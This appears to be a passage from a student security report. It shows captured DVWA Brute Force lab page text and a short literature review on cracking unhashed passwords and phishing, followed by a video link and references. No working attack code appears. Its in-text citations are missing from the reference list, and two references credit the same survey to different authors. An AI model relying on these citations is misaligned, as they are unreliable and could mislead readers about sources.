
Security level set to low



Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7











- Home
- Instructions
- Setup

- Brute Force**
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

- DVWA Security
- PHP Info
- About

Logout

Username: admin
Security Level: low
PHPIDS: disabled

Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area admin

More info

http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
<http://www.securityfocus.com/infocus/1192>
<http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

[View Source](#) [View](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

6. RECENT RESEARCH

In recent years, the attention has shifted to the weaknesses brought by the use of non-hashed passwords, as well as the innovative approaches employed by attackers against these weaknesses. This research points out the impacts of some of the detrimental password management practices, especially, keeping the users' passwords in plain form in databases. Studies indicate that while many organizations are aware of hashing's importance, a significant number still fail to implement it effectively. Researchers have demonstrated that non-hashed passwords create a weak point that even moderately skilled attackers can exploit with minimal effort (Singh & Kumar, 2021).

Machine learning has become an emerging factor in the advancement of password cracking techniques. Researchers have developed models that can predict commonly used passwords or even specific patterns based on user behavior, making brute-force attacks faster and more efficient. For example, by training machine learning models on leaked password datasets, researchers have been able to significantly reduce the time required for brute-forcing attacks, demonstrating the heightened risk for non-hashed passwords (Zhang et al., 2020).

Another significant area of research explores the impact of social engineering on password security. Research indicates that phishing continues to be one of the most effective attacks, as many users still cannot perceive fake authentication pages. Phishing attacks are easier to conduct thanks to technologies such as SEToolkit, and thus there is a need to enhance user education and anti-phishing systems (Johnson & Moore, 2022). As the attackers develop such techniques better, it becomes necessary to resort to educating the users and adopting the principles of storing passwords securely so as to lessen the dangers of exposing non hashed passwords.


Finally, literature published recently reminds the importance of not only enforcing a strong password policy but also making use of hashing as a first principal security approach. Technology has advanced in such a way that any sophisticated password cracking technique presents a bigger threat than available conventional protective measures, hence cybersecurity experts are encouraging multi-factor authentication and encryption of sensitive information. This work is based on these findings and also illustrates that lack of protection affords

passwords a very high compromise rate which calls for enhancement of security measures (Miller, 2023; Patterson et al., 2019).

7. VIDEO RECORDING LINKS

(Control + click on the link)

https://drive.google.com/drive/folders/1LL_2_-eQrVibnPuC5RxZ5MUiMk4APZwd?usp=sharing



8. REFERENCES

1. Lifeng H. *Password Cracking and Countermeasures in Computer Security: A Survey*
<https://doi.org/10.48550/arXiv.1411.7803>
2. Norbert T., Tamas B., Bertalan B., Sebastien R. *Privacy-Preserving Password Cracking: How a Third Party Can Crack Our Password Hash Without Learning the Hash Value or the Cleartext*
3. Lakshmi Prasanna Pokuri, Varshitha N., Vemuri S., M. Uma, Reddyvari V. *Non-Hashed Password Cracking Tool International Journal of Engineering Research & Technology, ISSN: 2278-0181 Volume 13, Issue 03 March 2024*
4. J. Chester, “*IdeaExchange@Uakron Analysis of Password Cracking Methods & Applications Recommended Citation Analysis of Password Cracking Methods & Applications*,” 2015. Available:
https://ideaexchange.uakron.edu/cgi/viewcontent.cgi?article=1009&context=honors_research_projects
5. F. Han, D. Wong, and L. Chao, “*Password Cracking and Countermeasures in Computer Security: A Survey*.” Available: <https://arxiv.org/vc/arxiv/papers/1411/1411.7803v1.pdf>